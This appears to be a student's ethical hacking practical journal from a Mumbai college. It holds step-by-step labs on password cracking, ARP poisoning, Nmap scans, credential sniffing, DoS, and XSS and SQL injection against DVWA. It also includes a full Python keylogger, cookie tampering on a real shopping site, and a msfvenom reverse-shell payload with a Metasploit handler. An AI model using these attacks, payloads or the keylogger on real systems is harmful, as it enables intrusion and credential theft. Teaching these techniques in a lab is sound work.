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**ROLL NO:12** 

## T.Y.B.Sc Computer Science

**PRACTICAL** 

**Ethical Hacking** 

SURIFCT: Ethical Hacking

## **CERTIFICATE**



CLASS: TVCS

**College Stamp** 

# Jan Seva Sangh's Shri Ram College Of Commerce



SEAT NO/ROLL NO. 12

(Affiliated to the University Of Mumbai)
NAAC ACCREDITED 'B' GRADE (FIRST CYCLE)

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This is to certify tha	at the work entere	ed in this jour	nal is the work of
Mr./Miss <u>Akash La</u>	<u>lit Mishra</u>		
Who has worked fo	r the practical ex	amination of <u>l</u>	Ethical Hacking
Year B.S.C (CS) ser	mester <u>6<sup>th</sup></u> of the	e year 2022-20	23 in the college.
Internal  Signature			External Signature
Date:			


**Principal** 


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#### Aim: Use Google and Whois for Reconnaissance







#### Aim:

- a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm
- b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

#### **Steps:**

- 1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.
- 2. Plain Text



- 3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4
- 4. Click the number of bits




5. Click Encrypt.




- 6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4
- 7. Click the number of bits.




8. Click Decrypt.




- b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.
- 1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value



3. Click on MD5 Hashes>> Add list>>Paste Hash Value.





4. Click on hash code right click, Dictionary Attack>>Add to list>>Start



#### Match Found:

#### Match not Found:






Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

#### b) Perform ARP Poisoning in Windows

#### a) Linux Commands:

#### 1. ifconfig



#### 2. netstat

```
dnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address
tcp 0 0 192.168.9.171:59974
tcp 1 0 192.168.9.171:37846
                                                    Foreign Address
                                                    yukinko.canonical.:http ESTABLISHED
                                                    economy.canonical.:http CLOSE_WAIT
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags
                             Type
                             DGRAM
                                                           17068
                                                                      /run/user/1000/systemd/notify
unix
                             DGRAM
                                                           14783
                                                                      /run/user/108/systemd/notify
                                                                      /run/systemd/journal/dev-log
/run/systemd/journal/socket
/run/systemd/journal/syslog
unix 17
                             DGRAM
                                                           10587
                             DGRAM
                                                           10598
       8
unix
                             DGRAM
                                                           10678
unix
                                                                      /run/systemd/notify
unix
                             DGRAM
                                                           10581
                              STREAM
                                           CONNECTED
                                                           18893
unix
unix
       3
                              STREAM
                                           CONNECTED
                                                           18521
unix
                             STREAM
                                           CONNECTED
                                                           14486
                             STREAM
                                                                      /run/systemd/journal/stdout
unix
                                           CONNECTED
                                                           13391
                             STREAM
unix
                                           CONNECTED
                                                           19678
                                                                      @/tmp/.X11-unix/X0
                              STREAM
                                           CONNECTED
                                                           17336
unix
                                           CONNECTED
unix
                              STREAM
                                                           18079
                                                                      /run/systemd/journal/stdout
       3
                              STREAM
                                           CONNECTED
                                                           18065
unix
unix
       3
                              STREAM
                                           CONNECTED
                                                           15493
```

#### 3. ping


```
dnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

#### 4. traceroute


```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
 1
     192.168.9.1 1.080ms 0.477ms 0.535ms
 2
                            2.395ms
     103.250.39.70 2.733ms
                                      1.871ms
 3
     103.250.39.65 2.242ms 2.505ms
                                      1.502ms
 4
     103.250.39.254 6.182ms
                              1.700ms
 5
     103.250.39.253 2.605ms 2.386ms
     103.250.39.250 1.949ms 2.738ms
 6
                                       2.297ms
 7
     108.170.248.177 4.742ms 3.058ms 2.420ms
 8
     108.170.238.129 3.718ms 3.787ms
                                       4.068ms
 9
     8.8.8.8 3.282ms 2.008ms 2.391ms
```


#### b) ARP Poisoning Steps:

1. Click on Sniffer tab.




2. Click on Start/Stop Sniffer and give range values and click okay.






3. Right click on any IP and select Resolve Host Name.




4. Click on ARP tab on the bottom.



5. Click on Add Button(1) and select your router and any IP.



6. Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

**NOTE:** Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

#### ACK -SA (TCP ACK scan)

It never determines open (or even open | filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

#### • SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT STATE SERVICE
22/tcp open ssh
113/tcp open ident
139/tcp open netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

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#### • FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

#### NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT STATE SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

#### XMAS Scan (-sX)


Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org


```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze b) Use Nemesy to launch DoS attack


- a) Use Wireshark (Sniffer) to capture network traffic and analyze Steps:
- 1. Open Wireshark and select your Connection.




2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.




4. Search for 'credentials' in the dialog box.



Aim: Simulate persistent cross-site scripting attack.

#### **Steps:**

- 1. Extract the DVWA zip file.
- 2. Copy the folder and paste it in Drive C: > xampp > htdocs
- 3. Rename the file as DVWA.
- 4. Go in the config file and rename the file as config.inc.php
- 5. Open chrome and search localhost/DVWA.
- 6. Click on create/reset database. The database will be created. Click on login.




7. Username = "Admin" and Password = "password". Click on login.



8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.





Aim: Session impersonation using Firefox and Tamper Data add-on.

#### **Steps:**

- 1. Open Firefox
- 2. Go to tools > Add on > Extension
- 3. Search and install Temper Data.
- 4. Go to facebook login page.
- 5. Now click on tamper add on and start tampering the data.
- 6. Now enter the username and password in the facebook login page.
- 7. Your username and password is been captured using session impersonation.



8. Select a website for tempering data e.g(razorba).




- 9. Select any item to buy
- 10. Then click on add-cart
- 11. Then click on TemperData(add-on)





12. Refresh the page to get the extension.



13. Click on OK.



14. Change values in Cookie option for tempering the DATA.

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moz-extension://d43e0556-f5b6-4530-b8c9-4ee712035188 - Start Tampe... — X

Details

URL http://www.razorba.com/cart.aspx

Method GET
Type main\_frame

#### Headers



Stop Tamper Ok


15. Then click on OK and see the Data has been Tempered.



Aim: Perform SQL injection attack.

#### **Steps:**

- 1. Extract the DVWA zip file.
- 2. Copy the folder and paste it in Drive C: > xampp > htdocs
- 3. Rename the file as DVWA.
- 4. Go in the config file and rename the file as config.inc.php
- 5. Open chrome and search localhost/DVWA.
- 6. Click on create/reset database. The database will be created. Click on login.




7. Username = "Admin" and Password = "password". Click on login.




8. Click on DVWA security and set the security to low.



- 9. Click on SQL Injection.
- 10. In User Id enter 1 and click on submit.



11. Type 1' or tue;# and click on submit.



#### Aim: Create a simple keylogger using python Code:

from pynput.keyboard import Key, Listener import

logging

# if no name it gets into an empty string log\_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log\_dir+"key\_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')

# This is from the library def

on press(key):

logging.info(str(key))

# This says, listener is on with

Listener(on press=on press) as listener:

listener.join()

#### Output:

```
A Pytron 1/2// Shelf
                                                                                              key_log.txt - Notepad
File Edit Shell Debug Options Window Help
                                                                                             File Edit Format View Help
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MS
                                                                                             2019-01-21 15:41:03,332:Key.shift_r:
C v.1914 32 bit (Intel)] on win32
Type "copyright", "cradits" or "license()" for more information.
                                                                                             2019-01-21 15:41:03,660:'h' 2019-01-21 15:41:04,012:'e'
                                                                                             2019-01-21 15:41:04,276:1
                                                                                             2019-01-21 15:41:04,444:T;
2019-01-21 15:41:04,605:'o'
          ========== RESTART: C:/Users/RDNC/Desktop/eh9.py =
                                                                                             2019-01-21 15:41:04,724:Key.space:
                                                                                             2019-01-21 15:41:04,885:Key,shift_r:
Hello World
                                                                                             2019-01-21 15:41:05,052:'w'
                                                                                             2019-01-21 15:41:05,188:'o
                                                                                             2019-01-21 15:41:05,428:
                                                                                             2019-01-21 15:41:05,885:Key.backspace:
2019-01-21 15:41:06,045:Key.backspace:
                                                                                             2019-01-21 15:41:06,644:'0'
                                                                                             2019-01-21 15:41:06,989:'r':
2019-01-21 15:41:07,140:T':
2019-01-21 15:41:07,221:'d':
```

Aim: Using Metasploit to exploit (Kali Linux).

#### **Steps:**

Boot kali linux in pendrive and open it in PC.

Open metasploit and type exit command to quit.

The directory will change to root@kali.

Type the following command.

- 1. msfvenom -a x86 --platform windows -p windows/shell/reverse\_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata\_ga\_nai -f exe -o /tmp/1.exe
- 2. msfconsole
- 3. use exploit/multi/handler
- 4. msf exploit(multi/handler) > set payload windows/shell/reverse\_tcp
- 5. payload => windows/shell/reverse tcp
- 6. Show options
- 7. msf exploit(multi/handler) > set LHOST 192.168.9.191
- 8. LHOST => 192.168.9.191
- 9. msf exploit(multi/handler) > set LPORT 31337
- 10. LPORT => 31337
- 11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

```
Applications * Place * © Torminal * Place * O Confidence * O Confi
```

```
### File Edit View Search Terminal Help

E:\>\>\mathrm{E} \\
| \text{E} \\ \text{Nonminal} \\
| \text{Monaminal} \\
| \text{E} \\ \text{St} \\
| \text{St
```